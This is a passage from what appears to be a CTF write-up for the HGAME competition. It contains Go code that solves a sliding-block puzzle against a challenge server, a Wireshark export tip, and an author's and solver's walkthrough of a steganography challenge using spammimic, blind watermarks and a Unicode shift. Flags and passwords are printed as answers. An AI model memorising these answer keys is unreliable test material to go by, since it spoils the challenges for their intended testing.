            return Move(Move(layout, Step{Down(s.Position), RIGHT}, SINGLE), s, SINGLE)
        case LEFT:
            return Move(Move(layout, Step{Down(s.Position), LEFT}, SINGLE), s, SINGLE)
        default:
            return [20]byte{}
        }
    case HORIZONTAL:
        switch s.Direnction {
        case UP:
            return Move(Move(layout, Step{Right(s.Position), UP}, SINGLE), s, SINGLE)
        case DOWN:
            return Move(Move(layout, Step{Right(s.Position), DOWN}, SINGLE), s, SINGLE)
        case RIGHT:
            return Move(Move(layout, Step{Right(s.Position), RIGHT}, SINGLE), s, SINGLE)
        case LEFT:
            return Move(Move(layout, s, SINGLE), Step{Right(s.Position), LEFT}, SINGLE)
        default:
            return [20]byte{}
        }
    case KING:
        switch s.Dirênction {
        case UP:
            return Move(Move(layout, s, HORIZONTAL), Step{Down(s.Position), UP}, HORIZONTAL)
        case DOWN:
            return Move(Move(layout, Step{Down(s.Position), DOWN}, HORIZONTAL), s, HORIZONTAL)
        case RIGHT:
            return Move(Move(layout, Step{Right(s.Position), RIGHT}, VERTICAL), s, VERTICAL)
        case LEFT:
            return Move(Move(layout, s, VERTICAL), Step{Right(s.Position), LEFT}, VERTICAL)
        default:
            return [20]byte{}
        }
    default:
        return [20]byte{}
    }
}

func Up(pos int) int {
    if pos < 4 || pos > 19 {
        return -1
    }
    return pos - 4
}

func Right(pos int) int {
    if pos < 0 || pos > 19 || pos%4 == 3 {
        return -1
    }
    return pos + 1
}

func Down(pos int) int {
    if pos < 0 || pos > 15 {
        return -1
```

```go
    }
    return pos + 4
}

func Left(pos int) int {
    if pos < 0 || pos > 19 || pos%4 == 0 {
        return -1
    }
    return pos - 1
}

func AllBlocks(layout [20]byte) []int {
    var blocks []int
    for i, b := range layout {
        switch b {
        case SINGLE, VERTICAL, HORIZONTAL, KING:
            blocks = append(blocks, i)
        }
    }
    return blocks
}

```

```go
// main.go
package main

import (
    "backend/game"
    "log"
    "slices"
    "strconv"

    "github.com/guonaihong/gout"
)

type record struct {
    lastLayout [20]byte
    action     game.Step
}

const host = "47.102.130.35:32273"

func main() {
    var res struct {
        Status string `json:"status"`
        GameId uint32 `json:"gameId"`
        Layout string `json:"layout"`
    }
    if err := gout.GET("http://" + host + "/api/newgame").BindJSON(&res).Do(); err != nil {
        log.Fatalln(err)
    }

    gameId := res.GameId
    layout := res.Layout
    for {
        steps := solve(layout)
        log.Println(steps)
        var submitRes struct {
            Status    string `json:"status"`
            Flag      string `json:"flag"`
            GameStage struct {
                Layout string `json:"layout"`
                Round  int    `json:"round"`
            } `json:"game_stage"`
        }
        if steps == nil {
            log.Fatalln("no solve")
        }
        if err := gout.POST("http://" + host + "/api/submit/" + strconv.FormatUint(uint64(gameId), 10)).
            SetJSON(steps).
            BindJSON(&submitRes).
            Do(); err != nil {
            log.Fatalln(err)
        }
        if submitRes.Status == "next" {
            layout = submitRes.GameStage.Layout
            continue
        } else if submitRes.Status == "win" {
            log.Println(submitRes.Flag)
            break
        } else {
            log.Fatalln(submitRes.Status)
        }
    }

}

func solve(layoutInput string) []game.Step {
    var store = make(map[[20]byte]record)
    var layout [20]byte
```

```go
    copy(layout[:], layoutInput)

    queue := make([][20]byte, 0, 100)
    queue = append(queue, layout)
    var winLayout [20]byte
    store[layout] = record{}

    for len(queue) > 0 {
        cur := queue[0]
        queue = queue[1:]
        for _, b := range game.AllBlocks(cur) {
            for _, dir := range []int{game.UP, game.RIGHT, game.DOWN, game.LEFT} {
                action := game.Step{Position: b, Direnction: dir}
                next := game.Move(cur, action, cur[b])
                if next == [20]byte{} {
                    continue
                }
                if _, ok := store[next]; ok {
                    continue
                }
                store[next] = record{lastLayout: cur, action: action}
                if next[13] == '5' {
                    winLayout = next
                    goto win
                }
                queue = append(queue, next)
            }

        }
    }

win:
    var steps []game.Step
    for {
        r, ok := store[winLayout]
        if !ok || r.action.Direnction == 0 {
            break
        }
        steps = append(steps, r.action)
        winLayout = r.lastLayout
    }
    slices.Reverse(steps)
    return steps
}

```

ek1ng_want_girlfriend

wireshark 打开附件，点击 文件-导出对象-HTTP 即可导出一张图片，flag在图片上

ezWord

出题过程

flag: hgame{0k_you_s0lve_al1_th3_secr3t}

1. `ROT 8000` 首先 将 `flag` 内容加密，得到如下：

- `籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆`

2. 通过 `spam mimic` : spammimic - hide a message in spam 加密，得到如下：

```
Dear E-Commerce professional ; This letter was specially
selected to be sent to you . We will comply with all
removal requests ! This mail is being sent in compliance
with Senate bill 1620 ; Title 3 ; Section 308 ! This
is not a get rich scheme ! Why work for somebody else
when you can become rich in 27 MONTHS . Have you ever
noticed more people than ever are surfing the web and
more people than ever are surfing the web . Well, now
is your chance to capitalize on this ! WE will help
YOU use credit cards on your website plus turn your
business into an E-BUSINESS . You are guaranteed to
succeed because we take all the risk ! But don't believe
us . Ms Simpson who resides in Maine tried us and says
"I've been poor and I've been rich - rich is better"
. We are a BBB member in good standing ! We urge you
to contact us today for your own future financial well-being
. Sign up a friend and you'll get a discount of 50%
. Thank-you for your serious consideration of our offer
! Dear Friend ; This letter was specially selected
to be sent to you ! We will comply with all removal
requests . This mail is being sent in compliance with
Senate bill 2316 ; Title 8 , Section 301 ! Do NOT confuse
us with Internet scam artists . Why work for somebody
else when you can become rich as few as 24 WEEKS !
Have you ever noticed more people than ever are surfing
the web plus how many people you know are on the Internet
. Well, now is your chance to capitalize on this .
```

```
We will help you decrease perceived waiting time by
200% and turn your business into an E-BUSINESS . You
are guaranteed to succeed because we take all the risk
. But don't believe us . Mrs Simpson of Illinois tried
us and says "Now I'm rich many more things are possible"
! We assure you that we operate within all applicable
laws ! Do not delay - order today . Sign up a friend
and your friend will be rich too . Warmest regards
! Dear Sir or Madam ; Especially for you - this hot
information . We will comply with all removal requests
! This mail is being sent in compliance with Senate
bill 1916 ; Title 2 , Section 301 ! THIS IS NOT MULTI-LEVEL
MARKETING ! Why work for somebody else when you can
become rich in 89 days . Have you ever noticed most
everyone has a cellphone plus most everyone has a cellphone
! Well, now is your chance to capitalize on this !
WE will help YOU sell more & SELL MORE . You can begin
at absolutely no cost to you . But don't believe us
. Mr Jones of Minnesota tried us and says "I was skeptical
but it worked for me" ! We assure you that we operate
within all applicable laws ! We beseech you - act now
. Sign up a friend and you'll get a discount of 90%
. Thanks . Dear Cybercitizen ; Your email address has
been submitted to us indicating your interest in our
newsletter . If you are not interested in our publications
and wish to be removed from our lists, simply do NOT
respond and ignore this mail ! This mail is being sent
in compliance with Senate bill 2016 , Title 2 , Section
304 . This is different than anything else you've seen
! Why work for somebody else when you can become rich
in 48 weeks ! Have you ever noticed more people than
ever are surfing the web plus people love convenience
! Well, now is your chance to capitalize on this .
WE will help YOU deliver goods right to the customer's
doorstep & turn your business into an E-BUSINESS .
You can begin at absolutely no cost to you . But don't
believe us . Ms Anderson who resides in New York tried
us and says "My only problem now is where to park all
my cars" ! We are a BBB member in good standing . If
not for you then for your LOVED ONES - act now ! Sign
up a friend and you'll get a discount of 20% ! God
Bless . Dear Colleague , Your email address has been
submitted to us indicating your interest in our publication
. If you no longer wish to receive our publications
simply reply with a Subject: of "REMOVE" and you will
immediately be removed from our mailing list . This
mail is being sent in compliance with Senate bill 2416
```

```
, Title 9 ; Section 308 ! This is NOT unsolicited bulk
mail . Why work for somebody else when you can become
rich within 24 MONTHS ! Have you ever noticed most
everyone has a cellphone and people love convenience
. Well, now is your chance to capitalize on this !
We will help you decrease perceived waiting time by
190% and sell more ! The best thing about our system
is that it is absolutely risk free for you ! But don't
believe us . Mrs Anderson of Indiana tried us and says
"Now I'm rich, Rich, RICH" . This offer is 100% legal
. So make yourself rich now by ordering immediately
. Sign up a friend and your friend will be rich too
. God Bless ! Dear Colleague ; We know you are interested
in receiving amazing information ! If you are not interested
in our publications and wish to be removed from our
lists, simply do NOT respond and ignore this mail !
This mail is being sent in compliance with Senate bill
1619 , Title 7 , Section 303 ! This is not multi-level
marketing . Why work for somebody else when you can
become rich within 37 days ! Have you ever noticed
nobody is getting any younger plus people love convenience
! Well, now is your chance to capitalize on this .
WE will help YOU decrease perceived waiting time by
140% plus deliver goods right to the customer's doorstep
. You can begin at absolutely no cost to you . But
don't believe us ! Mrs Simpson of Illinois tried us
and says "I was skeptical but it worked for me" . We
are licensed to operate in all states ! Because the
Internet operates on "Internet time" you must make
a commitment soon ! Sign up a friend and you get half
off ! Thank-you for your serious consideration of our
offer . Dear Friend ; We know you are interested in
receiving amazing info ! We will comply with all removal
requests . This mail is being sent in compliance with
Senate bill 2716 , Title 5 , Section 303 ! This is
not a get rich scheme . Why work for somebody else
when you can become rich within 52 days ! Have you
ever noticed how many people you know are on the Internet
and the baby boomers are more demanding than their
parents ! Well, now is your chance to capitalize on
this . WE will help YOU decrease perceived waiting
time by 170% and turn your business into an E-BUSINESS
. You are guaranteed to succeed because we take all
the risk ! But don't believe us ! Mrs Anderson who
resides in Alabama tried us and says "Now I'm rich,
Rich, RICH" ! We are a BBB member in good standing
. So make yourself rich now by ordering immediately
```

```
! Sign up a friend and you get half off ! Thanks .
Dear Salaryman ; Especially for you - this red-hot
news ! We will comply with all removal requests . This
mail is being sent in compliance with Senate bill 1618
, Title 4 , Section 308 . THIS IS NOT MULTI-LEVEL MARKETING
. Why work for somebody else when you can become rich
inside 27 days ! Have you ever noticed nearly every
commercial on television has a .com on in it & nearly
every commercial on television has a .com on in it
! Well, now is your chance to capitalize on this !
WE will help YOU decrease perceived waiting time by
180% plus turn your business into an E-BUSINESS . You
can begin at absolutely no cost to you ! But don't
believe us ! Prof Ames who resides in Washington tried
us and says "I was skeptical but it worked for me"
. We assure you that we operate within all applicable
laws ! We implore you - act now . Sign up a friend
and you'll get a discount of 10% . Thank-you for your
serious consideration of our offer ! Dear Friend ;
This letter was specially selected to be sent to you
! If you no longer wish to receive our publications
simply reply with a Subject: of "REMOVE" and you will
immediately be removed from our club ! This mail is
being sent in compliance with Senate bill 1622 , Title
7 ; Section 303 ! Do NOT confuse us with Internet scam
artists . Why work for somebody else when you can become
rich in 10 weeks ! Have you ever noticed people will
do almost anything to avoid mailing their bills & people
love convenience ! Well, now is your chance to capitalize
on this . WE will help YOU turn your business into
an E-BUSINESS & SELL MORE . You can begin at absolutely
no cost to you ! But don't believe us . Mr Ames of
Louisiana tried us and says "Now I'm rich, Rich, RICH"
. We are licensed to operate in all states . We BESEECH
you - act now . Sign up a friend and you'll get a discount
of 50% ! Thank-you for your serious consideration of
our offer .
```

3. 通过 `盲水印` 加密，

盲水印脚本如下：

https://github.com/chishaxie/BlindWaterMark

可以 clone 下来


- Github CLI: `gh repo clone chishaxie/BlindWaterMark`
- Https: `git clone https://github.com/chishaxie/BlindWaterMark.git`

以下是盲水印的合成命令

```
python bwmforpy3.py encode hui.png output.png 加了盲水印的图片.png
```


- `hui.png` 无水印的原图

- `wm.png` 水印图



T1hi3sI4sKey

- `hui_with_wm.png` 有盲水印的图




- `bwm.py` 程序文件 python2 版本
- `bwmforpy3.py` 程序文件 python3.6 版本

4. 丢到word里面就好了，因为word本质实际上是压缩包

解题过程


1. 以压缩包形式打开这个word文档，发现图片



100191209_p0.jpg	1,312,814	1,315,573	JPG 文件	2024/2/5 7:50:25
image1.png	2,560,320	2,560,320	PNG 文件	1980/1/1 0:00:00
secret.zip	2,944	2,953	ZIP 压缩文件	2024/2/5 8:13:00
恭喜.txt	172	212	文本文档	2024/2/5 8:01:00


2. 提取watermark

```
python bwmforpy3.py decode 100191209_p0.jpg image1.png wm_from_hui.png
```



```
 这是一个word文件  python bwmforpy3.py decode 100191209_p0.jpg image1.png wm_from_hui.png
image<100191209_p0.jpg> + image(encoded)<image1.png> -> watermark<wm_from_hui.png>
 12865   这是一个word文件   ✓                                                               in pwsh at 15:41:24
```

获得密码 `T1hi3sI4sKey`



3. `T1hi3sI4sKey` 解开了最后一个压缩包
4. 拿 `spam mimic` decode那堆英文

这个做过就知道，没做过类似的题目可以谷歌搜索一下前几句话，能找到有关的题目

5. 得到 `籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆`
6. 观察猜想unicode编码有关，测试移位

```python
def unicode_shift(input_str, shift):
    return ''.join(chr((ord(c) + shift) % 0x110000) for c in input_str)

input_str = "籱籰籪籶籮粄簹籴籨粂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆"

for i in range(-65535, 65536):  # Unicode 范围
    output_str = unicode_shift(input_str, i)
    if output_str.startswith("hgame"):
        print(f"Shift: {i}, Output: {output_str}")
        break

```

```
Shift: -31753, Output: hgame{0k_you_s0lve_al1_th3_secr3t}
```


龙之舞

解题过程


deepsound_of_dragon_dance

这是下载得到的音频 `deepsound_of_dragon_dance.wav`

